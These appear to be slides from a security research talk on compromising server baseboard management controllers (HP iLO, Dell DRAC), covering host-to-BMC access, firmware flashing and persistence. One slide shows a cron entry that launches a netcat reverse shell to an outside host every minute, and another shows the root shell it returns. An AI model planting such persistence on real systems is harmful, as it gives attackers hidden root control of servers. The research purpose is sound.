
# Server -> BMC

- ⚙️ On some BMCs, OS Tools are **Unauthenticated**
- ⚙️ Allow you to create users on the BMC
- ⚙️ Flash the Firmware
- ⚙️ Enable an emulated network, compromise it using one of our bugs.





**DEMO TIME!**





**DEMO TIME!**





# PERSISTENCE

LIKE THE 90'S KIDS



**Flashing the firmware is easy, however it's signed.**



HEY '90S KID!

YOU ARE OLD



# List and check all the

```
/DEV/MMCBLK0P14 ON /FLASH/DATA2 TYPE EXT2 (RW,NOATIME,ERRORS=CONTINUE)
/DEV/MMCBLK0P13 ON /MNT/CORES TYPE EXT3 (RW,NOATIME,ERRORS=CONTINUE,USER_XATTR,BARRIER=1,DATA=WRITEBACK)
/DEV/MMCBLK0P12 ON /MMC1 TYPE EXT3 (RW,NOATIME,ERRORS=CONTINUE,USER_XATTR,BARRIER=1,DATA=ORDERED)
/DEV/MMCBLK0P9 ON /FLASH/PD9 TYPE SQUASHFS (RO,NOATIME)
/DEV/MMCBLK0P11 ON /FLASH/DATA0 TYPE EXT3 (RW,NOATIME,ERRORS=CONTINUE,BARRIER=1,DATA=ORDERED)
/DEV/MMCBLK0P15 ON /MMC2 TYPE EXT3 (RW,NOATIME,ERRORS=CONTINUE,BARRIER=1,DATA=ORDERED)
TMPFS ON /VAR/VOLATILE TYPE TMPFS (RW,RELATIME)
MTD:LCL ON /FLASH/DATA1 TYPE JFFS2 (RW,NOATIME)
/DEV/MMCBLK0P9 ON /FLASH/PD0 TYPE SQUASHFS (RO,NOATIME)
```

# No shame on persisting through cron, Right? Right!?

```
$ CD /VAR/SPOOL/CRON
$ LS -lha
DRwxr-xr-x  2 root  root    31 Jul 27 2017 .
DRwxr-xr-x  3 root  root    27 Jul 27 2017 ..
lrwxrwxrwx  1 root  root  21 Jul 27 2017 CRONTABS -> /FLASH/DATA0/CRONTABS
```

# Setting up a cron file

```
$ LS -lha
drwxr-xr-x  2 root  root   1.0K Feb 22 19:11 .
drwxr-xr-x 19 root  root   1.0K Dec 31 1999 ..
-rwxrwxrwx  1 root  root    48 Feb 21 19:54 root
$ cat root
* * * * * /bin/nc 192.168.1.136 4040 -e /bin/sh
```

# Getting a connect back!

```
USER@ILOHOP:~$ nc -V -l 4040
LISTENING ON [0.0.0.0] (FAMILY 0, PORT 4040)
CONNECTION FROM [192.168.1.135] PORT 4040 [TCP/*] ACCEPTED (FAMILY 2, SPORT 59455)
$ id
UID=0(ROOT) GID=0(ROOT) GROUPS=0(ROOT)
```



**DEMO TIME!**

# **TODO**


-  A bunch of proprietary protocols to be analyzed
-  Write Exploits for the HP ILO 2
-  More Research on DMA
-  Analyze tools used to remotely manage BMC
-  LOMs and NC-SI

# CONCLUSION



- DRAC's are intended to be on a separate management network; they are not designed nor intended to be placed on or connected to the internet. Doing so could expose the connected system to security and other risks for which Dell is not responsible.

# QUESTIONS?



# **SHOUT OUT TO OUR AMAZING TEAM!**

**(We are hiring)**

MR R., OREN, IVAN, JUAN, EMI, LEFF, BAS AND DANNY



@NICOWAISMAN @GNULER